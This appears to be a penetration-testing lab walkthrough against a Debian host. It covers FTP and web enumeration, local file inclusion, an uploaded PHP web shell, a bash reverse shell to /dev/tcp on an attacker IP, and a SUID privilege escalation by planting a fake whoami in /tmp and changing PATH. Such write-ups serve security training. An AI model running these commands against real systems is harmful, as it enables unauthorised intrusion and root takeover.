
- OS: Linux (DEBIAN)
- IP: 192.168.193.14
- Users: tom, root
Attack and enumeration notes
21 => FTP (anonymous allowed/ upload allowed into "pub/")
80
22
Nmap scan
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 0        0            4096 Feb 08  2020 pub [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.45.244
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 06:1b:a3:92:83:a5:7a:15:bd:40:6e:0c:8d:98:27:7b (RSA)
|   256 cb:38:83:26:1a:9f:d3:5d:d3:fe:9b:a1:d3:bc:ab:2c (ECDSA)
|_  256 65:54:fc:2d:12:ac:e1:84:78:3e:00:23:fb:e4:c9:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Web service enumeration
Directories:
Sending a request with a search engine User-Agent:

Files: /secret_information/
=> http://192.168.193.14/secret_information/

The page includes PHP language files and is vulnerable to LFI.

Searching for sh with Ctrl+F:
Directories worth checking through FTP:
../../../../../../../etc/vsftpd.conf
../../../../../../../var/ftp/pub/test.txt
/usr/share/webshells/34ZY/minimal_shell.php

Executing commands:
../../../../../../../var/ftp/pub/shellx.php&cmd=ls
Opening a reverse shell connection:
bash%20-c%20'(bash)0>/dev/tcp/192.168.45.244/443'
# in
exec >&0
Stabilizing the Bash shell:
SHELL=/bin/bash script -q /dev/null
CTRL+Z
stty raw -echo ; fg
export TERM=xterm
Privilege escalation
SUID bit:

rootshell.c

Hijacking the whoami call in popen:

Creating a fake whoami in /tmp and changing PATH:
cd /tmp
echo "echo tom" > whoami
chmod +x whoami
export PATH=/tmp:$PATH
# PATH=/tmp:/usr/local/sbin.....